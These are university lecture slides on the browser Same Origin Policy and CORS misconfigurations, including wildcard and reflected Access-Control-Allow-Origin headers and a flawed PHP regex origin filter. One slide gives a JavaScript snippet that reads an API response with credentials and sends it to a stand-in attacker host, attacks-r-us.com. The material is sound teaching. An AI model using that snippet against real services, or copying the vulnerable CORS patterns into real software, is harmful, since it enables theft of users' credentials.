



# CSC 405

## Web Origin

Aleksandr Nahapetyan  
[anahape@ncsu.edu](mailto:anahape@ncsu.edu)

(Slides adapted from Dr. Kapravelos)

# JavaScript Security

- Browsers download and run remote (JavaScript) code
- Think how many times per day your browser does this
- Where does this code come from?


# JavaScript Security

- Browsers download and run remote (JavaScript) code
- Think how many times per day your browser does this
- Where does this code come from?
- How is your system not compromised?!

That should  
terrify you.

# JavaScript Security

- The security of JavaScript code execution is guaranteed by a **sandboxing mechanism**
  - No access to local files
  - No access to (most) network resources
  - No incredibly small windows
  - No access to the browser's history
- The details of the sandbox depend on the browser



# Same Origin Policy (SOP)


- **Fundamental security model of the web**
- RFC 6454: The Web Origin Concept [link](#)
- Standard security policy for JavaScript across browsers
  - Incredibly important to web security

**The same-origin policy specifies trust by URI**

# Same Origin Policy (SOP)

- Every frame or tab in a browser's window is associated with a URI
  - The origin is determined by the tuple: <scheme, host, port> from which the frame content was downloaded

<https://kapravelos.com:443/somepath?lang=en#publications>



# Same Origin Policy (SOP)

`https://kapravelos.com:443`

scheme

host

port

# Same Origin Policy (SOP)

- Code downloaded in a frame can **only access the resources associated with that origin**
- If a frame explicitly includes external code, this code will execute within the same origin
  - On example.com, the following JavaScript code has access to the `<http, example.com, 80>` origin

```
<script src=
"https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js">
</script>
```

# SOP example

Original URL

`http://store.company.com/dir/page.html`

Which of the following belong to the SOP?

`http://store.company.com/dir2/other.html`

Success

`http://store.company.com/dir/inner/other.html`

Success

`https://store.company.com/secure.html`

Failure

`http://store.company.com:81/dir/etc.html`

Failure

`http://news.company.com/dir/other.html`

Failure

# Demo

# How to Make Yourself Vulnerable

- Or..., we need exceptions some times!
- Cross Origin Resource Sharing (CORS)
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP
- allow one origin to interact with resources from another origin → potential security issues

# How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing (CORS)**
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: /etc/httpd/conf/httpd.conf

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin
                                                http://www.example.com
</VirtualHost>
```

# How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing (CORS)**
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: /etc/httpd/conf/httpd.conf

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin
        http://www.example.com
</VirtualHost>
```

Redirect Connections on Port 80  
internally to Port 7881

# How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing (CORS)**
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: /etc/httpd/conf/httpd.conf

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin
        http://www.example.com
</VirtualHost>
```

Redirect Connections on Port 80  
internally to Port 7881

Allow requests from the supplied  
domain

# How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing (CORS)**
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: /etc/httpd/conf/httpd.conf

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
```

Right now, not super vulnerable;  
simply allows a webapp to connect  
to other microservices

Redirect Connections on Port 80  
internally to Port 7881

```
ProxyPass / http://localhost:7881/
```

```
Header set Access-Control-Allow-Origin
```

```
http://www.example.com
```

```
</VirtualHost>
```

Allow requests from the supplied  
domain

# How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing (CORS)**
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: `/etc/httpd/conf/httpd.conf`

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin *
</VirtualHost>
```

But now we use a wildcard to say any domain can make requests to us

## Legitimate Uses for Access-Control-Allow-Origin \*

The wildcard (\*) in Access-Control-Allow-Origin is appropriate for public, read-only resources where unrestricted access is acceptable.

Examples:

### Google Fonts

```
<script src =  
"https://ajax.googleapis.com/ajax/libs/webfont/1.4.7/webfont.js"></script>
```

### Google Analytics

```
<script async src =  
"https://www.googletagmanager.com/gtag/js?id=UA-18675309-9"></script>
```

### jQuery

```
<script src = "https://code.jquery.com/jquery-3.5.1.min.js"></script>
```

# How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing (CORS)**
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: /etc/httpd/conf/httpd.conf

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin *
</VirtualHost>
```

Also, ACAO can **only** be the exact domain or wildcard, nothing else.

# How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing (CORS)**
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: /etc/httpd/conf/httpd.conf

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin *
</VirtualHost>
```

Where's the  
vulnerability?

Also, ACAO can **only** be the exact domain or wildcard, nothing else.

# Origin Reflections

- Similar to Session Fixation / Hijacking
- Assume two websites needs to access from **legitimate-service.com**

# Origin Reflections

- Similar to Session Fixation / Hijacking
- Assume two websites needs to access from **legitimate-service.com**
- Access-Control-Allow-Origin **either** needs to be built dynamically
  - **legitimate-service.com** dynamically updates their Apache Configuration to include  
Access-Control-Allow-Origin: **legit-website1.com**  
for requests from legit-website1.com

and

  - Access-Control-Allow-Origin: **legit-website2.com**  
for requests from legit-website2.com

# Origin Reflections

- Similar to Session Fixation / Hijacking
- Assume two websites needs to access from **legitimate-service.com**
- Access-Control-Allow-Origin **either** needs to be built dynamically
  - **legitimate-service.com** dynamically updates their Apache Configuration to include  
Access-Control-Allow-Origin: **legit-website1.com**  
for requests from legit-website1.com

and

Difficult, clunky, and what if another website wants to use legitimate-service.com?

- Access-Control-Allow-Origin: **legit-website2.com**  
for requests from legit-website2.com

# Origin Reflections

- So instead, `legitimate-business.com` sets  
`Access-Control-Allow-Origin: *`
- Vulnerability
  - An attacker can utilize the **Origin** header during an HTTP request to see if the server allows access to the origin

# Origin Reflections

- So instead, **legitimate-business.com** sets  
**Access-Control-Allow-Origin: \***
- Vulnerability
  - An attacker can utilize the **Origin** header during an HTTP request to see if the server allows access to the origin

```
GET /api/createSession HTTP/1.1
Host: www.legitimate-service.com
Origin: www.attacks-r-us.com
Connection: close
```

# Origin Reflections

- Since any site can make connections, the server may treat the request as genuine

```
HTTP/1.1 200 OK
```

```
Access-control-allow-credentials: true
```

```
Access-control-allow-origin: www.attacks-r-us.com
```

```
{"[private API key]"}
```

# Origin Reflections

- Since any site can make connections, the server may treat the request as genuine

```
HTTP/1.1 200 OK
```

```
Access-control-allow-credentials: true
```

```
Access-control-allow-origin: www.attacks-r-us.com
```

```
{"[private API key]"}
```

The server just confirmed:

- Access-control-allow-origin is set
- And it allows anyone to pull from it

# Origin Reflections

- The attacker could then send a phished web page to a user posing as legitimate-service.com to obtain credentials

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get', 'https://legitimate-service.com/api/createSession',
        true);
req.withCredentials = true;
req.send();

function reqListener() {
    location = '//attacks-r-us.com/log?key='+this.responseText;
};
```


# Origin Reflections

- The attacker could then send a phished web page to a user posing as legitimate-service.com to obtain credentials

```

var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get', 'https://legitim
        true);
req.withCredentials = true;
req.send();

function reqListener() {
    locat
};
  
```



Different from Session Fixation, the user sends the attacker their credentials rather than indirectly through the Session ID

# Lazy CORS Filtering

- Since ACAO can only be exact domains or \*, legitimate-service.com might try to improve their security through **regular expressions**

```
<?php
    if(isset($_SERVER['HTTP_ORIGIN'])) {
        $http_origin = $_SERVER['HTTP_ORIGIN'];
        $pattern = '@^(?:http(s)?://)(.+\.?)?(domain\.example|domain2\.example)@i';
        if (preg_match($pattern, $http_origin)) {
            header("Access-Control-Allow-Origin: $http_origin");
            echo 'Access Granted';
        } else {
            echo 'Access Rejected!';
        }
    } else {
        echo 'Access Rejected!';
    }
?>
```

# Lazy CORS Filtering

- Since ACAO can only be exact domains or \*, legitimate-service.com might try to improve their security through **regular expressions**

```
<?php
    if(isset($_SERVER['HTTP_ORIGIN'])) {
        $http_origin = $_SERVER['HTTP_ORIGIN'];
        $pattern = '@^(?:http(s)?://)(.+\.?)?(domain\.example|domain2\.example)@i';
        if (preg_match($pattern, $http_origin)) {
            header("Access-Control-Allow-Origin: $http_origin");
            echo 'Access Granted!';
        } else {
            echo 'Access Rejected!';
        }
    } else {
        echo 'Access Rejected!';
    }
?>
```

But what is this really saying?

# Lazy CORS Example

Using the regular expression from before

```
'@^(?:http(s)?://)(.+\.?)?(domain\.example|domain2\.example)@i'
```

Which of the following sites will be granted access?

`http://domain.example.com/` Success

`https://domain.example.com/` Success

`http://domain.example.attacks-r-us.com` Success

# Lazy CORS Example

Using the regular expression from before

```
'@^(?:http(s)?://)(.+\.?)?(domain\.example|domain2\.example)@i'
```

Which of the following sites will be granted access?

`http://domain.example.com/` Success

`https://domain.example.com/` Success

`http://domain.example.attacks-r-us.com` Success

Anything with **Origin: http://domain.example** Success

# CORS Best Practices

- Enforce authentication on resources that have `Access-Control-Allow-Credentials` set to **true**
- Only use whitelisted `Access-Control-Allow-Origin` headers when possible. Never use wildcards (\*)
- Explicitly define trusted origins using specific domain names in a comma-separated list rather than using regular expressions or patterns

# Mandatory LiveOverflow Video

